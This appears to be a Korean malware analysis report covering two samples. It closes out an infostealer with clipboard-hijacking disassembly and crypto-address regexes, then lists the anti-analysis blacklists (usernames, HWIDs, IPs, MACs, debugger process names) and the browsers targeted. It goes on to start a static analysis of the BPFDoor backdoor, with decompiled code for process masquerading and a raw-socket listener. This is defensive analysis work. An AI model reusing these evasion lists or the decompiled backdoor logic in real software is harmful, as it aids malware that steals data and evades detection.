[그림 118. files 디렉토리 제거 확인]

● 마지막으로, 암호화폐의 클립보드를 서칭하여, 아래의 정규 표현식을 통해 암호화폐 주소를 찾은 후, 변조를 시도한다.

```
.text:0000000000DDC62F                lea     rax, aUser32    ; "user32"
.text:0000000000DDC636                mov     ebx, 6
.text:0000000000DDC63B                nop     dword ptr [rax+rax+00h]
.text:0000000000DDC640                call    syscall_LoadDLL
```

[그림 119. user32 dll 로드]

```
.text:0000000000DDC66E                lea     rbx, aOpenclipboard ; "OpenClipboard"
.text:0000000000DDC675                mov     ecx, 0Dh
.text:0000000000DDC67A                call    syscall_ptr_DLL_FindProc
```

[그림 120. OpenClipboard 함수 실행]

```
.text:0000000000DDC72E                lea     rbx, aGetclipboardda ; "GetClipboardData"
.text:0000000000DDC735                mov     ecx, 10h
.text:0000000000DDC73A                call    syscall_ptr_DLL_FindProc
```

[그림 121. GetClipboardData 를 통해 클립보드 데이터 추출]

BTC	ETH	MON	LTC	XCH	PCH	CCH	ADA	DASH

[암호화폐 목록]

```
.rdata:00000000012A1F30 aBc113AZaHjNpZ0 db '^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$'
```

[그림 122. Bitcoin 주소 정규 표현식]

```
.rdata:000000000128F57B a0xAZaF0940     db '^0x[a-zA-F0-9]{40}$'
```

[그림 123. Ethereum 주소 정규 표현식]

```
.rdata:0000000001295127 a409AB93        db '^4([0-9]|[A-B])(.){93}$'
```

[그림 124. Monero 주소 정규 표현식]

```
.rdata:000000000129F2C0 aLm3AKmZaHjNpZ1 db '[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$'
```

[그림 125. Litecoin 주소 정규 표현식]

```
.rdata:00000000012AC064 aXAKmZaHjNpZ193 db '^([X]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'
.rdata:00000000012AC064                                         ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ECFA9↑o
.rdata:00000000012AC0A5                 db 'w0s3jn54khce6mua7l]{38}$'
```

[그림 126. Chia 주소 정규 표현식]

```
.rdata:00000000012AC00B aPAKmZaHjNpZ193 db '^([P]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'
.rdata:00000000012AC00B                                         ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ECFFE↑o
.rdata:00000000012AC04C                 db 'w0s3jn54khce6mua7l]{38}$'
```

[그림 127. PopChain 주소 정규 표현식]

```
.rdata:00000000012ABFB2 aCAKmZaHjNpZ193 db '^([C]|[a-km-zA-HJ-NP-Z1-9]{36,72})-[a-zA-Z]{1,83}1[qpzry9x8gf2tvd'
.rdata:00000000012ABFB2                                         ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ED053↑o
.rdata:00000000012ABFF3                 db 'w0s3jn54khce6mua7l]{38}$'
```

[그림 128. CryptoCoinHash 주소 정규 표현식]

```
.rdata:0000000001289393 aAddr1AZ09      db 'addr1[a-z0-9]+'     ; DATA XREF: deathined_skuld_src_clipper_init:loc_11ED0A9↑o
```

[그림 129. Cardano 주소 정규 표현식]

```
.rdata:000000000129BC8D aX19aHjNpZaKmZ3 db '/X[1-9A-HJ-NP-Za-km-z]{33}$/g'
```

[그림 130. Dash 주소 정규 표현식]

```
.text:0000000000DDC76E                  lea     rbx, aSetclipboardda ; "SetClipboardData"
.text:0000000000DDC775                  mov     ecx, 10h
.text:0000000000DDC77A                  call    syscall  ptr DLL FindProc
```

[그림 131. SetClipboardData 를 통해 클립보드 데이터 변조]

```
.text:0000000000DDCDF0                  call    golang_design_x_clipboard_Write
```

[그림 132. 클립보드 변조 확인]

● 정리해보면, 가짜 에러창을 띄운 후, 안티 디버깅을 통해 악성코드 분석 환경인지 파악하며 디스코드 파일 변조, 브라우저 정보 추출, 현재 화면 캡쳐, 시스템, 네트워크, 윈도우 정보 추출, 파일 추출, .ldb 정보 추출 후 디스코드 웹훅을 통해 추출한 정보들을 유출하는 인포스틸러형 악성코드임을 알 수 있다.

● 암호화폐의 경우 클립보드에서 암호화폐 주소 추출 후 변조를 시도하나, 어떤식으로 변조를 진행하는지 찾지 못하였다.

● 디스코드 웹훅 사이트의 경우 현재 404 에러가 뜨며, 연결되지 않는다.

[부록 1. 블랙리스트 목록]

WDAGUtilityAccount	Abby	hmarc	patex	RDhJ0CNFevzX
kEecfMwgj	Frank	8Nl0ColNQ5bq	Lisa	John
george	PxmdUOpVyx	8VizSM	w0fjuOVmCcP5A	lmVwjj9b
PqONjHVwexsS	3u2v9m8	Julia	HEUeRzl	fred
server	BvJChRPnsxn	Harry	Johnson	SqgFOf3G
Lucas	mike	PateX	h7dk1xPr	Louise
User01	test	RGzcBUyrznReg	Robert	Peter
Wilson	JOHN-PC			

[USERNAME 블랙 리스트 목록]

0CC47AC83803	azure-PC	BEE7370C-8C0C-4	DESKTOP-NAKFFMT	WIN-5E07COS9ALR

B30F0242-1C6A-4	DESKTOP-VRSQLAG	Q9IATRKPRH	XC64ZB	DESKTOP-D019GDM
DESKTOP-WI8CLET	SERVER1	LISA-PC	JOHN-PC	DESKTOP-B0T93D6
DESKTOP-1PYKP29	DESKTOP-1Y2433R	WILEYPC	WORK	6C4E733F-C2D9-4
RALPHS-PC	DESKTOP-WG3MYJS	DESKTOP-7XC6GEZ	DESKTOP-5OV9S0O	QarZhrdBpj
ORELEEPC	ARCHIBALDPC	JULIA-PC	d1bnJkfVlH	NETTYPC
DESKTOP-BUGIO	DESKTOP-CBGPFEE	SERVER-PC	TIQIYLA9TW5M	DESKTOP-KALVINO
COMPNAME_4047	DESKTOP-19OLLTD	DESKTOP-DE369SE	EA8C2E2A-D017-4	AIDANPC
LUCAS-PC	MARCI-PC	ACEPC	MIKE-PC	DESKTOP-IAPKN1P
DESKTOP-NTU7VUO	LOUISE-PC	T00917	test42	DESKTOP-CDLNVOQ

[PC 블랙 리스트 목록]

7AB5C494-39F5-4941-9163-47F54D6D5016	03DE0294-0480-05DE-1A06-350700080009
11111111-2222-3333-4444-555555555555	6F3CA5EC-BEC9-4A4D-8274-11168F640058
ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548	4C4C4544-0050-3710-8058-CAC04F59344A
00000000-0000-0000-0000-AC1F6BD04972	00000000-0000-0000-0000-000000000000
5BD24D56-789F-8468-7CDC-CAA7222CC121	49434D53-0200-9065-2500-65902500E439
49434D53-0200-9036-2500-36902500F022	777D84B3-88D1-451C-93E4-D235177420A7
49434D53-0200-9036-2500-369025000C65	B1112042-52E8-E25B-3655-6A4F54155DBF
00000000-0000-0000-0000-AC1F6BD048FE	EB16924B-FB6D-4FA1-8666-17B91F62FB37
A15A930C-8251-9645-AF63-E45AD728C20C	67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3
C7D23342-A5D4-68A1-59AC-CF40F735B363	63203342-0EB0-AA1A-4DF5-3FB37DBB0670
44B94D56-65AB-DC02-86A0-98143A7423BF	6608003F-ECE4-494E-B07E-1C4615D1D93C
D9142042-8F51-5EFF-D5F8-EE9AE3D1602A	49434D53-0200-9036-2500-369025003AF0

8B4E8278-525C-7343-B825-280AEBCD3BCB	4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27
79AF5279-16CF-4094-9758-F88A616D81B4	FF577B79-782E-0A4D-8568-B35A9B7EB76B
08C1E400-3C56-11EA-8000-3CECEF43FEDE	6ECEAF72-3548-476C-BD8D-73134A9182C8
49434D53-0200-9036-2500-369025003865	119602E8-92F9-BD4B-8979-DA682276D385
12204D56-28C0-AB03-51B7-44A8B7525250	63FA3342-31C7-4E8E-8089-DAFF6CE5E967
365B4000-3B25-11EA-8000-3CECEF44010C	D8C30328-1B06-4611-8E3C-E433F4F9794E
00000000-0000-0000-0000-50E5493391EF	00000000-0000-0000-0000-AC1F6BD04D98
4CB82042-BA8F-1748-C941-363C391CA7F3	B6464A2B-92C7-4B95-A2D0-E5410081B812
BB233342-2E01-718F-D4A1-E7F69D026428	9921DE3A-5C1A-DF11-9078-563412000026
CC5B3F62-2A04-4D2E-A46C-AA41B7050712	00000000-0000-0000-0000-AC1F6BD04986
C249957A-AA08-4B21-933F-9271BEC63C85	BE784D56-81F5-2C8D-9D4B-5AB56F05D86E
ACA69200-3C4C-11EA-8000-3CECEF4401AA	3F284CA4-8BDF-489B-A273-41B44D668F6D
BB64E044-87BA-C847-BC0A-C797D1A16A50	2E6FB594-9D55-4424-8E74-CE25A25E36B0
42A82042-3F13-512F-5E3D-6BF4FFFD8518	38AB3342-66B0-7175-0B23-F390B3728B78
48941AE9-D52F-11DF-BBDA-503734826431	032E02B4-0499-05C3-0806-3C0700080009
DD9C3342-FB80-9A31-EB04-5794E5AE2B4C	E08DE9AA-C704-4261-B32D-57B2A3993518
07E42E42-F43D-3E1C-1C6B-9C7AC120F3B9	88DC3342-12E6-7D62-B0AE-C80E578E7B07
5E3E7FE0-2636-4CB7-84F5-8D2650FFEC0E	96BB3342-6335-0FA8-BA29-E1BA5D8FEFBE
0934E336-72E4-4E6A-B3E5-383BD8E938C3	12EE3342-87A2-32DE-A390-4C2DA4D512E9
38813342-D7D0-DFC8-C56F-7FC9DFE5C972	8DA62042-8B59-B4E3-D232-38B29A10964A
3A9F3342-D1F2-DF37-68AE-C10F60BFB462	F5744000-3C78-11EA-8000-3CECEF43FEFE
FA8C2042-205D-13B0-FCB5-C5CC55577A35	C6B32042-4EC3-6FDF-C725-6F63914DA7C7
FCE23342-91F1-EAFC-BA97-5AAE4509E173	CF1BE00F-4AAF-455E-8DCD-B5B09B6BFA8F
050C3342-FADD-AEDF-EF24-C6454E1A73C9	4DC32042-E601-F329-21C1-03F27564FD6C
DEAEB8CE-A573-9F48-BD40-62ED6C223F20	05790C00-3B21-11EA-8000-3CECEF4400D0

5EBD2E42-1DB8-78A6-0EC3-031B661D5C57	9C6D1742-046D-BC94-ED09-C36F70CC9A91
907A2A79-7116-4CB6-9FA5-E5A58C4587CD	A9C83342-4800-0578-1EE8-BA26D2A678D2
D7382042-00A0-A6F0-1E51-FD1BBF06CD71	1D4D3342-D6C4-710C-98A3-9CC6571234D5
CE352E42-9339-8484-293A-BD50CDC639A5	60C83342-0A97-928D-7316-5F1080A78E72
02AD9898-FA37-11EB-AC55-1D0C0A67EA8A	DBCC3514-FA57-477D-9D1F-1CAF4CC92D0F
FED63342-E0D6-C669-D53F-253D696D74DA	2DD1B176-C043-49A4-830F-C623FFB88F3C
4729AEB0-FC07-11E3-9673-CE39E79C8A00	84FE3342-6C67-5FC6-5639-9B3CA3D775A1
DBC22E42-59F7-1329-D9F2-E78A2EE5BD0D	CEFC836C-8CB1-45A6-ADD7-209085EE2A57
A7721742-BE24-8A1C-B859-D7F8251A83D3	3F3C58D1-B4F2-4019-B2A2-2A500E96AF2E
D2DC3342-396C-6737-A8F6-0C6673C1DE08	EADD1742-4807-00A0-F92E-CCD933E9D8C1
AF1B2042-4B90-0000-A4E4-632A1C8C7EB1	FE455D1A-BE27-4BA4-96C8-967A6D3A9661
921E2042-70D3-F9F1-8CBD-B398A21F89C6	

[HWID 블랙 리스트 목록]

88.132.231.71	78.139.8.50	20.99.160.173
88.153.199.169	84.147.62.12	194.154.78.160
92.211.109.160	195.74.76.222	188.105.91.116
34.105.183.68	92.211.55.199	79.104.209.33
95.25.204.90	34.145.89.174	109.74.154.90
109.145.173.169	34.141.146.114	212.119.227.151
195.239.51.59	192.40.57.234	64.124.12.162
34.142.74.220	188.105.91.173	109.74.154.91
34.105.72.241	109.74.154.92	213.33.142.50
109.74.154.91	93.216.75.209	192.87.28.103
88.132.226.203	195.181.175.105	88.132.225.100
92.211.192.144	34.83.46.130	188.105.91.143

34.85.243.241	34.141.245.25	178.239.165.70
84.147.54.113	193.128.114.45	95.25.81.24
92.211.52.62	88.132.227.238	35.199.6.13
80.211.0.97	34.85.253.170	23.128.248.46
35.229.69.227	34.138.96.23	192.211.110.74
35.237.47.12	87.166.50.213	34.253.248.228
212.119.227.167	193.225.193.201	34.145.195.58
34.105.0.27	195.239.51.3	35.192.93.107

[IP 블랙 리스트 목록]

00:15:5d:00:07:34	00:e0:4c:b8:7a:58	00:0c:29:2c:c1:21
00:25:90:65:39:e4	c8:9f:1d:b6:58:e4	00:25:90:36:65:0c
00:15:5d:00:00:f3	2e:b8:24:4d:f7:de	00:15:5d:13:6d:0c
00:50:56:a0:dd:00	00:15:5d:13:66:ca	56:e8:92:2e:76:0d
ac:1f:6b:d0:48:fe	00:e0:4c:94:1f:20	00:15:5d:00:05:d5
00:e0:4c:4b:4a:40	42:01:0a:8a:00:22	00:1b:21:13:15:20
00:15:5d:00:06:43	00:15:5d:1e:01:c8	00:50:56:b3:38:68
60:02:92:3d:f1:69	00:e0:4c:7b:7b:86	00:e0:4c:46:cf:01
42:85:07:f4:83:d0	56:b0:6f:ca:0a:e7	12:1b:9e:3c:a6:2c
00:15:5d:00:1c:9a	00:15:5d:00:1a:b9	b6:ed:9d:27:f4:fa
00:15:5d:00:01:81	4e:79:c0:d9:af:c3	00:15:5d:b6:e0:cc
00:15:5d:00:02:26	00:50:56:b3:05:b4	1c:99:57:1c:ad:e4
08:00:27:3a:28:73	00:15:5d:00:00:c3	00:50:56:a0:45:03
12:8a:5c:2a:65:d1	00:25:90:36:f0:3b	00:1b:21:13:21:26
42:01:0a:8a:00:22	00:1b:21:13:32:51	a6:24:aa:ae:e6:12
08:00:27:45:13:10	00:1b:21:13:26:44	3c:ec:ef:43:fe:de

d4:81:d7:ed:25:54	00:25:90:36:65:38	00:03:47:63:8b:de
00:15:5d:00:05:8d	00:0c:29:52:52:50	00:50:56:b3:42:33
3c:ec:ef:44:01:0c	06:75:91:59:3e:02	42:01:0a:8a:00:33
ea:f6:f1:a2:33:76	ac:1f:6b:d0:4d:98	1e:6c:34:93:68:64
00:50:56:a0:61:aa	42:01:0a:96:00:22	00:50:56:b3:21:29
00:15:5d:00:00:b3	96:2b:e9:43:96:76	b4:a9:5a:b1:c6:fd
d4:81:d7:87:05:ab	ac:1f:6b:d0:49:86	52:54:00:8b:a6:08
00:0c:29:05:d8:6e	00:23:cd:ff:94:f0	00:e0:4c:d6:86:77
3c:ec:ef:44:01:aa	00:15:5d:23:4c:a3	00:1b:21:13:33:55
00:15:5d:00:00:a4	16:ef:22:04:af:76	00:15:5d:23:4c:ad
1a:6c:62:60:3b:f4	00:15:5d:00:00:1d	00:50:56:a0:cd:a8
00:50:56:b3:fa:23	52:54:00:a0:41:92	00:50:56:b3:f6:57
00:e0:4c:56:42:97	ca:4d:4b:ca:18:cc	f6:a5:41:31:b2:78
d6:03:e4:ab:77:8e	00:50:56:ae:b2:b0	00:50:56:b3:94:cb
42:01:0a:8e:00:22	00:50:56:b3:4c:bf	00:50:56:b3:09:9e
00:50:56:b3:38:88	00:50:56:a0:d0:fa	00:50:56:b3:91:c8
3e:c1:fd:f1:bf:71	00:50:56:a0:6d:86	00:50:56:a0:af:75
00:50:56:b3:dd:03	c2:ee:af:fd:29:21	00:50:56:b3:ee:e1
00:50:56:a0:84:88	00:1b:21:13:32:20	3c:ec:ef:44:00:d0
00:50:56:ae:e5:d5	00:50:56:97:f6:c8	52:54:00:ab:de:59
00:50:56:b3:9e:9e	00:50:56:a0:39:18	32:11:4d:d0:4a:9e
00:50:56:b3:d0:a7	94:de:80:de:1a:35	00:50:56:ae:5d:ea
00:50:56:b3:14:59	ea:02:75:3c:90:9f	00:e0:4c:44:76:54
ac:1f:6b:d0:4d:e4	52:54:00:3b:78:24	00:50:56:b3:50:de
7e:05:a3:62:9c:4d	52:54:00:b3:e4:71	90:48:9a:9d:d5:24

00:50:56:b3:3b:a6	92:4c:a8:23:fc:2e	5a:e2:a6:a4:44:db
00:50:56:ae:6f:54	42:01:0a:96:00:33	00:50:56:97:a1:f8
5e:86:e4:3d:0d:f6	00:50:56:b3:ea:ee	3e:53:81:b7:01:13
00:50:56:97:ec:f2	00:e0:4c:b3:5a:2a	12:f8:87:ab:13:ec
00:50:56:a0:38:06	2e:62:e8:47:14:49	00:0d:3a:d2:4f:1f
60:02:92:66:10:79	00:50:56:a0:d7:38	be:00:e5:c5:0c:e5
00:50:56:a0:59:10	00:50:56:a0:06:8d	00:e0:4c:cb:62:08
4e:81:81:8e:22:4e		

[MAC 블랙 리스트 목록]

x96dbg	fiddler	vmsrvc	regmon	ollydbg
prl_cc	vgauthservice	VGAuthService	diskmon	cmd
ksdumperclient	processhacker	ksdumper	debugger	qemu-ga
traffic	ida64	debuger	vmusrvc	joeboxcontrol
hacker	vmacthlp	x32dbg	taskmgr	vmwareuser
httpdebuggerui	vboxtray	pestudio	wireshark	vmtoolsd
df5serv	ida	xenservice	prl_tools	vmwaretray
joeboxserver	http	vboxservice	procmon	packet
regedit	dumper	dbg		

[Process 블랙 리스트 목록]

[부록 2. 브라우저 목록]

Chrome	Chrome (X86)	Chrome SxS	Maple	Elements
Epic Privacy	Uran	Citrio	Coowon	Dragon
360Browser	CocCoc	Brave-Browser	Sputnik	Edge
Yandex	Torch	DCBrowser	Chromium	Iridium

7Star	CentBrowser	Chedot	Vivaldi	Kometa
liebao	QIP Surf	Orbitum	Maxthon3	K-Melon
Amigo	Opera	Opera GX		

[Chromium 브라우저 목록]

Firefox	SeaMonkey	Thunderbird	IceDragon	Cyberfox
BlackHaw	Pale Moon	Waterfox	K-Meleon	

[Gecko 브라우저 목록]

대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

- C&C 주소 차단

🔍 Sample #8: [bpfdoor]

- 분석 시기: 2025-06-05


- 악성코드 유형: 백도어

- 사용 도구: ida free

- 분석 방식: 정적 분석

🧠 주요 기능 요약 및 개요

- 파일 타임스탬프를 조작하고, /var/lock 디렉토리에 악성코드를 복사 한 뒤 실행하며, 악성코드 인자값과 프로세스를 위장하고, 표준 입출력 및 에러를 /dev/null 로 리다이렉트 하여 탐지를 어렵게 하며, 공격자의 입력값을 받아 백도어 쉘을 수행



동작 흐름 요약 및 순서도

1. /var/lock 디렉토리를 통해 악성코드 파일 위장 및 실행

2. 파일의 타임스탬프 위장

3. fake command 를 사용하여 악성코드 인자값과 프로세스 위장


4. 악성코드 표준 입출력 및 에러를 /dev/null 로 리다이렉트

5. 페이로드에서 값 추출 후 자식 프로세스 위장

6. 추출한 값(커맨드 타입)을 통해 백도어 쉘 연결 수행

상세 분석

● 파일 정보 확인 결과 리눅스 운영체제에서 동작하는 elf(Executable and Linkable Format) 형식의 악성코드 임을 알 수 있다.



[그림 1. 파일 정보 확인]

● 메인 함수를 살펴보면 처음에 특정 문자열을 확인할 수 있는데 이는 악성코드를 찾는데 혼란을 주기 위한 페이크 명령어 들로 보인다.

```
strcpy(str_justtryit1, "justtryit");
strcpy(str_sockettcp1, "sockettcp");
mw_fake_commands[0] = "/sbin/udevd -d";
mw_fake_commands[1] = "/sbin/mingetty /dev/tty6";
mw_fake_commands[2] = "/usr/sbin/console-kit-daemon --no-daemon";
mw_fake_commands[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
mw_fake_commands[4] = "dbus-daemon --system";
mw_fake_commands[5] = "hald-runner";
mw_fake_commands[6] = "pickup -l -t fifo -u";
mw_fake_commands[7] = "avahi-daemon: chroot helper";
mw_fake_commands[8] = "/sbin/auditd -n";
mw_fake_commands[9] = "/usr/lib/systemd/systemd-journald";
strcpy(&filepath xinetd lock, "/var/run/xinetd.lock");
```

[그림 2. fake command 확인]

● 다음으로 살펴보면 access 를 사용하여 xinetd.lock 파일의 읽기 권한이 있을 경우 종료하며, getuid 를 사용하여 현재 사용자의 uid 가 0(root)일 경우 현재 시간을 기준으로 seed 값을 생성 후 seed 값을 바탕으로 랜덤 값을 생성하여 이를 통해 어떤 fake command 를 사용할지 정한다.

● fake command 를 정한 후 set_fake_process_name_end_env 함수를 통해 악성코드의 인자 값과 환경변수를 조작하여 해당 fake command 로 위장하고, prctl 을 사용하여 커널에 등록된 프로세스 이름도 조작해 포렌식 및 탐지를 어렵게 한다.

● 이후, daemon 을 사용하여 작업 디렉토리를 루트 디렉토리로 설정하고, 표준 입출력 및 에러를 /dev/null 로 리다이렉션 시켜 탐지를 어렵게 한다.

● 그 다음, xinetd.lock 파일을 쓰기 전용(파일이 없을 경우 생성)으로 연 다음 권한을 0644(rw_, r__, r__)로 설정하며, backdoor_packet_listener 를 실행하여 백도어를 연결한다.

```
if ( !access(&filepath_xinetd_lock, 4) )
  exit(0);
if ( !getuid() )
{
  bzero(&unk_605560, 0x224uLL);
  var_time = time(0LL);
  srand(var_time);
  var_randnum = rand();
  strcpy(fakecmd_buffer, mw_fake_commands[var_randnum % 10]);
  strcpy(str_justtryit2, str_justtryit1);
  strcpy(str_sockettcp2, str_sockettcp1);
  set_fake_process_name_end_env(argc, argv, fakecmd_buffer);
  daemon(0, 0);                         // (0,0) 작업 디렉토리를 루트 디렉토리로 설정, 표준 입력, 출력, 에러 /dev/null로 리다이렉션
  chdir("/");
  mw_setup_exit_handlers();
  signal(17, (__sighandler_t)mw_sigchld_handler);
  mw_self_pid = getpid();
  file_descriptor_xinetd_lock = open(&filepath_xinetd_lock, 65, 0644LL);// xinetd.lock 파일을 쓰기전용으로 열고, 파일이 없을경우 생성하며, 생성시 권한은 0644로 설정한다.
  close(file_descriptor_xinetd_lock);
  signal(17, (__sighandler_t)1);
  backdoor_packet_listener();           // 백도어 또는 C2 (Command and Control) 서버와 통신하는 백도어 모듈의 핵심 루틴으로 보임, RAW 소켓으로 네트워크 트래픽을 감시
}
return 0LL;
```

[그림 3. 메인 함수 확인]

```
size = 0LL;
mw_argv = *argv;
for ( i = 0; *(_QWORD *)(8LL * i + environ); ++i )
  size += strlen(*(const char **)(8LL * i + environ)) + 1;
dest = (char *)malloc(size);
if ( !dest )
  return 0xFFFFFFFFLL;
for ( j = 0; *(_QWORD *)(8LL * j + environ); ++j )
{
  v4 = strlen(*(const char **)(8LL * j + environ));
  memcpy(dest, *(const void **)(8LL * j + environ), v4 + 1);
  *(_QWORD *)(environ + 8LL * j) = dest;
  dest += strlen(*(const char **)(8LL * j + environ)) + 1;
}
mw_args_env_end = *argv;
for ( k = 0; k < argc; ++k )
  mw_args_env_end += strlen(argv[k]) + 1;
for ( m = 0; *(_QWORD *)(8LL * m + environ); ++m )
  mw_args_env_end += strlen(*(const char **)(8LL * m + environ)) + 1;
memset(mw_argv, 0, mw_args_env_end - mw_argv);
strncpy(mw_argv, fakecmd_buffer, mw_args_env_end - mw_argv);
prctl(15, fakecmd_buffer);
return 0LL;
```

[그림 4. set_fake_process_name_end_env 확인]

● backdoor_packet_listener 를 살펴보면 소켓 디스크립터를 설정한 뒤 소켓을 설정하고, IP 헤더의 길이를 구한 뒤 19 보다 작거나 같을 경우 IP 프로토콜을 추출해 6(TCP), 17(UDP), 1(ICMP)일 경우 각 페이로드 시작 위치를 추출하는 것을 볼 수 있다.

● 페이로드의 시작 위치 추출 후 페이로드가 존재할 경우, 페이로드 안의 IP 주소를 사용할 건지, IP 헤더에서 추출할 건지 정하고, fork 를 통해 자식 프로세스를 생성한다.

● 자식 프로세스 생성을 성공적으로 수행했을 경우, 부모 프로세스를 종료시켜 독립적인 프로세스로 동작하게 한 뒤, 인자 값과 프로세스 명을 위장하고, 페이로드의 10 바이트 이후 주소에 있는 데이터를 rc4 ksa 에 입력 값으로 사용하여 s-box 초기화를 수행한다.(향후 rc4 암호화에 쓰일 예정)

```
ICMP_header_start = 0LL;
qmemcpy(v13, "(", sizeof(v13));
optval = 30;
v15 = v13;
v0 = htons(0x800u);                     // 호스트 바이트 순서를 네트워크 바이트 순서로 변경 0x800은 IPv4를 식별하는 Ethertype
mw_trigger_backdoor_socket_option = socket(17, 3, v0);// 17은 AF_PACKET 링크 계층(raw Ethernet 프레임)에서 동작하는 소켓을 의미, 3은 Raw socket, 직접 이더넷 프레임을 조작 가능, v0는 IPv4만 수신할 것을 지정
fd = mw_trigger_backdoor_socket_option;     // 소켓 디스크립터 설정
if ( mw_trigger_backdoor_socket_option > 0 )
{
  mw_trigger_backdoor_socket_option = setsockopt(fd, 1, 26, &optval, 0x10u);// 1은 SOL_SOCKET (0x1) – 소켓 수준에서의 옵션 설정, ption_name = 26은 POSIX 표준에 정의되지 않은 값 백도어 트리거 목적 가능성 존재,
```

[그림 5. backdoor_packet_listener 1]

```
if ( mw_trigger_backdoor_socket_option != -1 )
{
  while ( 1 )
  {
    do
    {
      memset(mw_raw_packet_buffer, 0, 0x200uLL);
      v24 = 0;
      mw_recv_packet_size = recvfrom(fd, mw_raw_packet_buffer, 0x200uLL, 0, 0LL, 0LL);// fd RAW 소켓으로부터 최대 512바이트의 패킷을 수신하고, 수신된 데이터는 mw_raw_packet_buffer버퍼에 저장
      ip_header_byte_ptr = &ip_header_ver_ihl;//  IP 헤더의 첫 바이트 (버전 + IHL)의 포인터
      ip_header_length = 4 * (ip_header_ver_ihl & 0xF);// IP 헤더의 IHL (Internet Header Length) 값을 바이트 단위로 계산, 즉 IP 헤더의 길이
    }
    while ( ip_header_length <= 19 );
    ip_protocol = (unsigned __int8)ip_header_byte_ptr[9];
    switch ( ip_protocol )
    {
